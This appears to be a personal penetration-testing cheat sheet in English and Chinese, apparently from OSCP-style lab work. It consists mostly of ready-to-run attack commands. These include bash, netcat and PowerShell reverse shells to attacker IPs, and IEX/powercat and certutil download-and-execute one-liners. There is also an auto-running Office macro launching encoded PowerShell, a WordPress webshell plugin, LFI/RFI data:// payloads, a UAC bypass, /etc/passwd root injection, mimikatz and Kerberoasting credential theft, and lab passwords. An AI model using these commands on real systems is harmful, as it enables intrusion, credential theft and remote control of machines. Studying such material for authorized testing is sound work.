wget https://github.com/RustScan/RustScan/releases/download/2.0.1/rustscan_2.0.1_amd64.deb
sudo dpkg -i rustscan_2.0.1_amd64.deb
rustscan
rustscan -a 192.168.220.151 -u 5000 -t 8000 --scripts none
rustscan -a 192.168.220.151 -u 5000 -t 8000 --scripts -- -n -Pn -sVC -oG 151_ports.txt
```

PowerShell Scan

1..254 | % {"10.0.1.$_"}

```
https://raw.githubusercontent.com/RamblingCookieMonster/PowerShell/master/Invoke-Ping.ps1

Measure-Command {
Invoke-Ping (1..254 | % {"192.168.190.$_"}) -Quiet -Timeout 40 -throttle 200
} | Select -Property TotalSeconds
```

```
https://raw.githubusercontent.com/RamblingCookieMonster/Invoke-Parallel/master/Invoke-Parallel/Invoke-Parallel.ps1

Measure-Command {
1..1024 | Invoke-Parallel -ScriptBlock {echo ((New-Object Net.Sockets.TcpClient).Connect("127.0.0.1", $_)) "TCP port $_ is open"}
2>$null -throttle 200
} | Select -Property TotalSeconds
```

SMB

```
smbclient -N -L 192.168.220.13
smbclient -N //192.168.220.13/files
smbclient //192.168.220.13/files -U <UserName>%[password]

for i in $(cat smb_list.txt); do (echo $i;smbclient -N -L $i;echo); done
```

NetBIOS Name Query

```
nmblookup
nbtscan
```

Detailed Enumeration

```
nmap 10.11.1.115,136 -n -sV -p139,445 --script smb-protocols

enum4linux 192.168.220.13

> https://github.com/cddmp/enum4linux-ng

./enum4linux-ng.py 192.168.220.13

enum4linux -o 10.11.1.x

enum4linux -A 10.11.1.x

crackmapexec
```

Swiss Army Knife SMTP

```
sudo swaks -t daniela@beyond.com -t marcus@beyond.com --from john@beyond.com \
--attach @config.Library-ms --server 192.168.50.242 \
--body @body.txt --header "Subject: Staging Script" --suppress-data -ap
```

RDP

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

rdesktop 10.11.1.x -g 93% -u administrator -p password

xfreerdp /cert-ignore /v:192.168.219.75 /d:corp.com /u:jeff /p:'HenchmanPutridBonbon11'
```

File Sharing

```
impacket-smbserver -smb2support -user user -password user share .

python3 -m http.server 8000

python2 -m SimpleHTTPServer 8000

twist3 ftp -p21 -r Downloads

/home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/beyond/webdav/
```

File Download One-Liner

```
certutil.exe -urlcache -f http://192.168.119.133/plink.exe plink.exe
```

```
echo get nc.exe nc.exe | ftp -A 192.168.1.1

IEX (New-Object System.Net.Webclient).DownloadString("http://192.168.119.3/powercat.ps1");powercat -c 192.168.119.3 -p 4444 -e powershell

IEX%20(New-Object%20System.Net.Webclient).DownloadString(%22http%3A%2F%2F192.168.119.3%2Fpowercat.ps1%22)%3Bpowercat%20-c%20192.168.119.3%20-p%204444%20-e%20powershell

iwr -Uri "http://www.contoso.com" -OutFile "C:\path\file"

file_put_contents("/tmp/phpexec.php", file_get_contents("http://192.168.119.235/phpexec.php"));

wget --no-check-certificate https://
```

SHELL

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.49.90 lport=8888 -f exe > res.exe
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.133 LPORT=4444 -f asp -o plzrs.asp

windows/shell_reverse_tcp
windows/x64/shell_reverse_tcp
linux/x86/shell/reverse_tcp
linux/x64/shell_reverse_tcp
```

```
sudo apt install rlwrap
rlwrap -cAr nc -nvlp8888
```

```
wmic process call create "C:\Users\alice\nc.exe 192.168.119.226 8889 -e cmd.exe"
```

Bash + IO redirect + Pseudo-devices

```
<!-- Bash + IO redirect + Pseudo-devices -->
/bin/bash -i > /dev/tcp/192.168.119.x/8888 0<&1 2>&1
/bin/bash -c 'bash -i > /dev/tcp/192.168.119.x/8888 0<&1 2>&1'

mknod /tmp/backpipe p;ls -lh /tmp
/bin/bash 0< /tmp/backpipe 2>&1 | nc 192.168.119.126 8888 1> /tmp/backpipe
```

Netcat + Fifo + Pipe + Bash

```
<!-- Netcat + Fifo + Pipe + Bash -->
mkfifo /tmp/p;ls -lh /tmp
nc 192.168.15.1 8888 0</tmp/p | /bin/bash >/tmp/p 2>&1
```

[full-tty](https://0xffsec.com/handbook/shells/full-tty/)

```
script -c /bin/bash -q /dev/null
```

```
python --version [2>&1]
python -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Windows FTP non-interactive download

```
echo open 10.11.0.4 21> ftp.txt
echo USER offsec>> ftp.txt
echo lab>> ftp.txt
echo bin >> ftp.txt
echo GET nc.exe >> ftp.txt
echo bye >> ftp.txt
```

`C:\> ftp -v -n -s:ftp.txt`

```
#!/bin/bash

if [ -z $4 ]
then
echo
echo"Automatic FTP Upload Script!!"
echo
echo"Usage: $0 <IP> <User> <Password> <File Name>"
echo
exit0
fi

HOST=$1
USER=$2
PASSWORD=$3
FILENAME=$4

ftp -inv $HOST <<EOF
user $USER $PASSWORD
binary
put $FILENAME $FILENAME
ls
!sleep 3
bye
EOF
```

9. Common Web Application Attacks

LFI: section.php?page=

```
curl -s -G 'http://10.11.1.35/section.php' --data-urlencode 'page=php://filter/read=convert.base64-encode/resource=section.php' |
base64 -d
```

RFI

```
curl -X POST 'http://10.11.1.35/section.php?page=php://input' --data '<?php echo shell_exec("id;pwd"); ?>'
```

[Windows Path Traversal Cheatsheet](https://gist.github.com/SleepyLctl/823c4d29f834a71ba995238e80eb15f9#file-windows-path-traversal-cheatsheet)

Gobuster

```
gobuster dir -u http://offsecwp -w /usr/share/dirb/wordlists/common.txt

gobuster dir -u http://offsecwp -w /usr/share/dirb/wordlists/common.txt -r -f -x php,aspx,jsp

gobuster dir -u http://192.168.50.16:5002 -w /usr/share/wordlists/dirb/big.txt -p pattern

gobuster dir -f -r -x .php,.html -w /usr/share/dirb/wordlists/common.txt -u http://10.
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
--proxy socks5://127.0.0.1:1080
```

WordPress Malicious Plugin

```
[Plugin File Editor][Hello Dolly]
echo system($_GET[1]);
die();

[plugins]
Activate `Hello Dolly`

http://host.domain.com/wordpress/wp-content/plugins/hello.php?1=whoami
```

```
# Write a web shell with a malicious plugin.
# Copy a plugin shell from SecLists and zip it:
> https://github.com/danielmiessler/SecLists/blob/master/Web-Shells/WordPress/plugin-shell.php


$ cp /usr/share/seclists/Web-Shells/WordPress/plugin-shell.php .
$ zip plugin-shell.zip plugin-shell.php


#Upload plugin-shell.zip (Plugins > Add New) and install it (Upload Plugin > Browse... > Install Now) but do not activate! Now you can access the web shell:
$ curl 'http://10.10.13.37/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=whoami'
```

```
wpscan --url http://sandbox.local -e u,t,ap,cb,dbe
wpscan --url http://192.168.218.244/ -e p --plugins-detection aggressive
```

10. SQL Injection Attacks

```
mysql -u root -p'root' -h 192.168.50.16 -P 3306

impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth

EXECUTE sp_configure 'show advanced options',1; RECONFIGURE;sp_configure 'xp_cmdshell',1;RECONFIGURE;
```

12. Locating Public Exploits

```
searchsploit ubuntu 10 local escalation

searchsploit linux kernel ubuntu 16.04

searchsploit ossec | grep -v '/dos/'

searchsploit linux kernel | grep -v dos | grep ' 3\.' | grep -i 'root\|privilege\|exploit'
```

13. Fixing Exploits

Using EoL Python Versions on Kali

https://www.kali.org/docs/general-use/using-eol-python-versions/

Python Virtualenv

```
mkdir .py2env;cd .py2env
virtualenv --python=python2 env
source env/bin/activate

mkdir .py3env;cd .py3env
```

```
virtualenv --python=python3 env
source env/bin/activate

pip --version
deactivate
```

```
sudo apt install mingw-w64
```

```
sudo apt install wine
dpkg --add-architecture i386 && apt-get update && apt-get install wine32
```

15. Password Attacks

```
hydra -l george -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.50.201

hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.50.201 http-post-form "/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid"

hashcat --help | grep -i "ntlm"

hashcat -m 1000 nelly.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.212 -c "powershell -enc JABjAGwAaQBlAG4AdA..."

kpcli
```

16. Windows Privilege Escalation

Displays information about Remote Desktop Session Host servers

```
Query User

Query Session
```

Windows QUERY

```
whoami
whoami /priv
whoami /groups

net user

systeminfo

wmic OS get OSArchitecture

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Default*

reg query HKLM /f password /t REG_SZ /s

findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies\*.xml

`WIN` + `R`: msinfo32

shutdown /r /t 0

mountvol
```

```
ipconfig /all

route print

netstat -ano

netsh advfirewall show currentprofile

netsh advfirewall firewall show rule name=all

icacls
```

```
powershell -nop -ep bypass [-w hidden]

Get-LocalUser

Get-LocalGroup

Get-LocalGroupMember adminteam

Get-Process

Get-ChildItem -Path C:\Test -Name

Get-ChildItem -Path C:\Test\*.txt -Recurse -Force

Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue

Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue

Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue
```

```
tasklist /svc
tasklist /v
```

```
Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname

wmic product get name, version, vendor

wmic qfe get Caption, Description, HotFixID, InstalledOn

accesschk.exe -uws "Everyone" "C:\Program Files"

Get-ChildItem "C:\Program Files" Recurse | Get-ACL | ?{$_.AccessToString -match "Everyone\sAllow\s\sModify"}

powershell
driverquery.exe /v /fo csv | ConvertFrom-CSV | Select-Object ‘Display Name’, ‘Start Mode’, Path

Get-WmiObject Win32_PnPSignedDriver | Select-Object DeviceName, DriverVersion, Manufacturer | Where-Object {$_.DeviceName -like
"*VMware*"}

reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
```

PowerShell Transcription1

```
Get-History

(Get-PSReadlineOption).HistorySavePath

Start-Transcript -Path "C:\Users\Public\Transcripts\transcript01.txt"

type C:\Users\Public\Transcripts\transcript01.txt

Stop-Transcript
```

PowerShell Script Block Logging

```
When Script Block Logging is enabled, PowerShell logs the following events to the PowerShellCore/Operational log:
EventId: 4104

Get-WinEvent Microsoft-Windows-PowerShell/Operational | Where-Object Id -eq 4104
```

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging_windows?view=powershell-7.2

```
wmic service get name,displayname,startname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows"

wmic service get name,pathname | findstr /i /v "C:\Windows\\" | findstr /i /v """

Get-WmiObject win32_service | Select-Object Name, State, PathName | Where-Object {$_.State -like 'Running'}

Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}

Get-CimInstance -ClassName win32_service | Select Name,State,PathName

wmic service get /?
wmic service where caption="Serviio" get name, caption, state, startmode
wmic service where started=true get name,startname,pathname
```

```
schtasks /query /fo LIST /v

<!-- ADMIN REQUIRED -->
C:\Windows\System32\Tasks
```

```
powershell.exe Start-Process cmd.exe -Verb runAs
```

fodhelper.exe Bypass UAC

```
REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG_SZ
REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.exe" /f
```

[Windows Privilege Escalation](https://gist.github.com/sckalath/8dacd032b65404ef7411)

17. Linux Privilege Escalation

Determine the Current Shell in Linux

```
echo $0
```

LINUX QUERY

[Basic Linux Privilege Escalation](https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/)
local-network-process-file-package-module-volume

```
id
pwd
sudo -l

ls -lah /etc/shadow /etc/shadow
```

```
cat /etc/passwd
cat /etc/passwd | grep -vE "nologin|false"

hostname
hostname -f

cat /etc/issue
cat /etc/*lease
lsb_release -a

uname -r
uname -i
uname -a
arch

env
cat .bashrc

ps aux
ps -ef

ip ro
ss -anp
netstat -antup
lsof -inP
cat /proc/net/arp

cat /etc/iptables
cat /etc/iptables/rules.v4
find / -name *iptables* 2>/dev/null

ls -lah /etc/cron*
crontab -l
cat /etc/crontab
grep -i "cron" /var/log/cron.log
grep -i "cron" /var/log/syslog

dpkg -l
rpm -qa

find /home -ls 2> /dev/null
find / -writable -type d 2> /dev/null
find / ! -path "/proc/*" -user root -writable -ls 2> /dev/null

#<!-- https://gtfobins.github.io/ -->
find / ! -path "/proc/*" -user root -perm -04000 -ls 2> /dev/null
find / -perm -u=s -type f -ls 2>/dev/null

#<!-- match name case insensitive -->
find . -iname '*config*' -ls 2>/dev/null

cat /etc/fstab
mount
lsblk

lsmod
/sbin/modinfo libata

unix-privesc-check
```

```
openssl passwd w00t
echo "toor:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd

/usr/sbin/getcap -r / 2>/dev/null
```

Precompiled Exploit

https://github.com/lucyoa/kernel-exploits
https://github.com/SecWiki/linux-kernel-exploits
https://gitlab.com/exploit-database/exploitdb-bin-sploits
https://github.com/bsauce/kernel-exploit-factory

18. Port Redirection and SSH Tunneling

sshuttle

.ssh/config

```
Host SEAN
Hostname 10.11.1.251
User sean
Host LUIGI
Hostname 10.1.1.1
Port 22
User root
ProxyCommand ssh -W %h:%p SEAN
```

```
sshuttle r LUIGI 10.3.3.0/24
```

19. Tunneling Through Deep Packet Inspection

```
chisel.exe client 192.168.45.197:22 R:9050:socks
```

21. Active Directory Introduction and Enumeration

```
Import-Module .\PowerView.ps1
```

Basic

```
Get-NetDomain
Get-NetUser
Get-NetUser | select cn
Get-NetUser | select cn,pwdlastset,lastlogon
Get-NetGroup | select cn
Get-NetGroup "Sales Department" | select member
```

Operating Systems

```
Get-NetComputer
Get-NetComputer | select operatingsystem,dnshostname
```

Permissions and Logged on Users

```
Find-LocalAdminAccess
Get-NetSession -ComputerName files04
Get-NetSession -ComputerName files04 -Verbose
Get-Acl -Path HKLM:SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\ | fl
Get-NetComputer | select dnshostname,operatingsystem,operatingsystemversion
.\PsLoggedon.exe \\files04
```

Service Principal Names

```
setspn -L iis_service
Get-NetUser -SPN | select samaccountname,serviceprincipalname
nslookup.exe web04.corp.com
```

Object Permissions

```
Get-ObjectAcl -Identity stephanie
Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-1104
Get-ObjectAcl -Identity "Management Department" | ? {$_.ActiveDirectoryRights -eq "GenericAll"} | select
SecurityIdentifier,ActiveDirectoryRights
```

Domain Shares

```
Find-DomainShare
cat \\dc1.corp.com\sysvol\corp.com\Policies\oldpolicy\old-policy-backup.xml
cpassword
gpp-decrypt "+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE"
```

BloodHound

```
sudo neo4j start

. .\SharpHound.ps1
Invoke-BloodHound -c all

match p=(a:Computer)-[r:HasSession]->(b:User) return p
```

22. Attacking Active Directory Authentication

```
privilege::debug
sekurlsa::logonpasswords

crackmapexec smb ad_ip445.txt -u adusers.txt -p 'Nexus123!' --continue-on-success
crackmapexec smb ad_ip445.txt -d corp.com -u jen -p 'Nexus123!' --shares

impacket-rdp_check john:easyas123@10.11.1.221

impacket-GetNPUsers -dc-ip 192.168.50.70 -request -outputfile hashes.asreproast corp.com/pete
sudo hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

impacket-GetUserSPNs -dc-ip 192.168.50.70 -request -outputfile hashes.kerberoast corp.com/pete
sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

impacket-secretsdump -just-dc-user dave corp.com/jeffadmin:"BrouhahaTungPerorateBroom2023\!"@192.168.50.70
```

23. Lateral Movement in Active Directory

```
wmic /node:192.168.50.73 /user:jen /password:Nexus123! process call create "calc"

impacket-wmiexec -hashes :2892D26CDF84D7A70E2EB3B9F05C425E Administrator@192.168.50.73

winrs -r:files04 -u:jen -p:Nexus123! "powershell -nop -w hidden -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHM

HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
nc -lnvp 443
```

```
evil-winrm -i 192.168.219.72 -u jen -p 'Nexus123!'

crackmapexec winrm 192.168.219.72 -d corp.com -u jen -p 'Nexus123!' -x whoami

impacket-dcomexec 'corp.com/jen:Nexus123!'@192.168.219.72 -object MMC20
```

```
privilege::debug
sekurlsa::tickets /export
kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi
```

常用目錄/檔案

除了 rwx 文件權限外，還有兩個與可執行文件相關的額外特殊權利：setuid 和 setgid。這些用字母 "s" 來表示。

如果這兩個權限被設置，權限中將出現大寫或小寫的 "s"。這允許當前用戶以擁有者（setuid）或擁有者組（setgid）的權限執行文件。

執行可執行文件時，通常會繼承運行它的用戶的權限。但是，如果設置了 SUID 權限，則二進位文件將以文件擁有者的權限運行。這意味著如果一個二進位文件具有 SUID 位設置並且文件由 root 擁有，任何本地用戶都可以以提升的權限執行該二進位文件。

當用戶或系統自動化腳本啟動 SUID 應用程序時，它繼承其啟動腳本的 UID/GID：這稱為有效 UID/GID（eUID、eGID），它是 OS 驗證以授予給定動作權限的實際用戶。

```
# web路徑
/var/www/html/
```

```
# 帳號密碼
/etc/passwd
# ssh
# 私鑰 (權限要600)(chown 600 id_rda)
~/.ssh/id_rsa
# 公鑰
~/.ssh/id_rsa.pub
# known_hosts(連線過主機公鑰)
~/.ssh/know_hosts


# log路徑
/var/log/
# apache log
/var/log/apache2/access.log
/var/log/apache2/err.log
```

```
# 系統版本
/etc/issue
/etc/os-release

# 排程
/etc/cron*
/var/log/cron.log

# 防火牆
/etc/iptables/rules.v4

# 掛載
/etc/fstab
```

```
# wordpress 管理路徑
/var/www/html/wp-admin/
# wordpress 內容
/var/www/html/wp-content/

# confluence 設定檔
/var/atlassian/application-data/confluence/confluence.cfg.xml
```

【php】php攻擊手法

php 漏洞網頁

index.php

```
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!--
使用page 參數可以注入頁面
-->
<?php $adminpage=$_GET['page']; if(isset($adminpage)) { include($adminpage); } ?>
```

編碼操作：

以下是一個簡單的例子，演示如何使用 `php://filter` 在包含文件的過程中應用 `base64_decode` 過濾器：

```
// php://filter/read=convert.base64-decode 可將某個文件編碼(base64)
// 編碼顯示後可以用工具解碼，還原原始網頁
include("php://filter/read=convert.base64-decode/resource=admin.php");

"AgZWNobyBzeXN0ZW0oJF9HR..."

# 還原base64編碼(shell)
echo "AgZWNobyBzeXN0ZW0oJF9HR..." | base64 -d > admin.php
cat admin.php

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
```

載入編碼:

```
# 將指令編碼
echo -n '<?php echo system($_GET["cmd"]);?>' | base64
// PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==

# 注入指令(一次性)
# cmd: uname -a (%20:空白，指令可依需求替換)
# 在 PHP 中，`data://` 是一種偽協議，它允許你在代碼中直接使用數據，而不必引用外部文件。
# 通過 `data://` 協議，你可以在字符串中直接嵌入數據，而無需使用外部文件。
curl "http://mountaindesserts.com/meteor/index.php?
page=data://text/plain;base64,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==&cmd=uname%20-a"

# 或是直接開reverse shell
bash -c "bash -i >& /dev/tcp/192.168.119.3/443 0>&1"
# 進行urlencode => https://gchq.github.io/
bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.45.157%2F4444%200%3E%261%22%0A
# 注入webshell
curl "http://mountaindesserts.com/meteor/index.php?
page=data://text/plain;base64,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==&cmd=bash%20-c%20%22bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.45.157%2F443%200%3E%261%22%0A"
```

curl
"http://mountaindesserts.com/meteor/index.php?page=data://text/plain;base64,PD9waHAgZWNobyBzeXN0ZW0oJF9HR'
c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.45.157%2F443%200%3E%261%22%0A"

```
# 要使用 `php://filter`，你需要確保 PHP 的配置檔（通常是 `php.ini`）中開啟了以下選項：
allow_url_fopen = On
```

```
allow_url_include = On

# 要使用 `data://`，你需要確保 PHP 的配置檔（通常是 `php.ini`）中開啟了以下選項：
allow_url_fopen = On
```

【反向 shell】

https://gchq.github.io/CyberChef

https://www.online-python.com/

Online - Reverse Shell Generator (revshells.com)

```
# kali 開啟 443 listener
nc -nvlp 443
```

window

```
# 一旦監聽器正在運行，我們將再次使用Web殼在MULTISERVER03上執行`nc.exe`，
# 並使用`-e`參數在連接建立後執行`cmd.exe`。
C:\Windows\Temp\nc.exe -e cmd.exe 192.168.118.4 443
```

```
//windows
os-shell> curl http://192.168.45.189/nc.exe -o "C:\\inetpub\\wwwroot\\nc.exe"

os-shell> C:\\inetpub\\wwwroot\\nc.exe 192.168.45.189 4444 -e cmd.exe
// or
powershell.exe -nop -w hidden \
-enc 'IEX (New-Object System.Net.Webclient).DownloadString("http://192.168.45.189/powercat.ps1");powercat -c 192.168.45.189 -p
4444 -e powershell'
```

```
str = "powershell.exe -nop -w hidden -e SQBFAFgAKABOAGUAdwA..."

n = 50

for i in range(0, len(str), n):
 print("Str = Str + " + '"' + str[i:i+n] + '"')
```

```
IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.237/powercat.ps1');powercat -c 192.168.45.237 -p 443 -e
powershell
```

IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.237/powercat.ps1');powercat -c 192.168.45.237 -p 443 -e powershell

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

Str = Str + "powershell.exe -nop -w hidden -e SUVYKE5Idy1PYmplY"
Str = Str + "3QgU3IzdGVtLk5IdC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5"
Str = Str + "nKCdodHRwOi8vMTkyLjE2OC40NS4yMzcvcG93ZXJjYXQucHMxJ"
Str = Str + "yk7cG93ZXJjYXQgLWMgMTkyLjE2OC40NS4yMzcgLXAgNDQzIC1"
Str = Str + "lIHBvd2Vyc2hlbGw="

CreateObject("Wscript.Shell").Run Str

End Sub
```

python

import sys

```
import base64
kali = "192.168.45.153"
payload = '$client = New-Object System.Net.Sockets.TCPClient("'+kali+'",443);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String
);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.
cmd = "powershell -nop -w hidden -e " + base64.b64encode(payload.encode('utf16')[2:]).decode()
print(cmd)
```

横移登入

```
$ip = '192.168.236.72';
$username = 'jen';
$password = 'Nexus123!';
$base64Cmd =
'JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHM

$secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $secureString;
$Options = New-CimSessionOption -Protocol DCOM;
$Session = New-Cimsession -ComputerName $ip -Credential $credential -SessionOption $Options;
$Command = 'powershell -nop -w hidden -e '+ $base64Cmd;
Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine
=$Command};
```

Linux

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 443 >/tmp/f
```

【Linux】【列舉】常用命令

```
# 尋找當前用戶可寫目錄
oe@debian-privesc:~$ find / -writable -type d 2>/dev/null
..
/home/joe
/home/joe/Videos
/home/joe/Templates
/home/joe/.local
/home/joe/.local/share
```

```
# 搜索帶有 SUID 位設置的文件（-type f，-perm -u=s）
# -perm 權限搜索 -u UID
joe@debian-privesc:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/fusermount
```

```
# 使用python3 打開tty
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
# 建立user root2
joe@debian-privesc:~$ openssl passwd w00t
Fdzt.eqJQ4s0g

joe@debian-privesc:~$ echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd

joe@debian-privesc:~$ su root2
Password: w00t

root@debian-privesc:/home/joe# id
uid=0(root) gid=0(root) groups=0(root)
```

```
# 尋找設置uid檔案
joe@debian-privesc:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

```
joe@debian-privesc:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

joe@debian-privesc:~$ id
uid=1000(joe) gid=1000(joe) groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)

joe@debian-privesc:~$ hostname
debian-privesc

joe@debian-privesc:~$ cat /etc/issue
Debian GNU/Linux 10 \n \l

joe@debian-privesc:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

```
joe@debian-privesc:~$ uname -a
Linux debian-privesc 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30)
x86_64 GNU/Linux

joe@ubuntu-privesc:~$ uname -r
4.4.0-116-generic

joe@ubuntu-privesc:~$ arch
x86_64
```

```
# 土炮 nmap
database_admin@pgdatabase01:~$ for i in $(seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done

< (seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done
nc: connect to 172.16.50.1 port 445 (tcp) timed out: Operation now in progress
...
nc: connect to 172.16.50.216 port 445 (tcp) failed: Connection refused
Connection to 172.16.50.217 445 port [tcp/microsoft-ds] succeeded!
nc: connect to 172.16.50.218 port 445 (tcp) timed out: Operation now in progress
...
database_admin@pgdatabase01:~$
```

```
# 查詢sudo 可用指令
eve@debian-privesc:~$ sudo -l
[sudo] password for eve:
Matching Defaults entries for eve on debian-privesc:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eve may run the following commands on debian-privesc:
    (ALL : ALL) ALL
```

```
joe@debian-privesc:~$ env
...
XDG_SESSION_CLASS=user
TERM=xterm-256color
SCRIPT_CREDENTIALS=lab
USER=joe
LC_TERMINAL_VERSION=3.4.16
SHLVL=1
XDG_SESSION_ID=35
LC_CTYPE=UTF-8
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=192.168.118.2 59808 22
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
MAIL=/var/mail/joe
SSH_TTY=/dev/pts/1
OLDPWD=/home/joe/.cache
_=/usr/bin/env
```

```
# ps 查看進程
joe@debian-privesc:~$ watch -n 1 "ps -aux | grep pass"
...

joe     16867  0.0  0.1   6352  2996 pts/0    S+   05:41   0:00 watch -n 1 ps -aux | grep pass
root    16880  0.0  0.0   2384   756 ?        S    05:41   0:00 sh -c sshpass -p 'Lab123' ssh  -t eve@127.0.0.1 'sleep 5;exit'
root    16881  0.0  0.0   2356  1640 ?        S    05:41   0:00 sshpass -p zzzzzz ssh -t eve@127.0.0.1 sleep 5;exit
...
# tcpdump 擷取封包
joe@debian-privesc:~$ sudo tcpdump -i lo -A | grep "pass"
[sudo] password for joe:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
...{...zuser:root,pass:lab -
...5...5user:root,pass:lab -
```

```
joe@debian-privesc:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 169592 10176 ?        Ss   Aug16   0:02 /sbin/init
...
colord     752  0.0  0.6 246984 12424 ?        Ssl  Aug16   0:00 /usr/lib/colord/colord

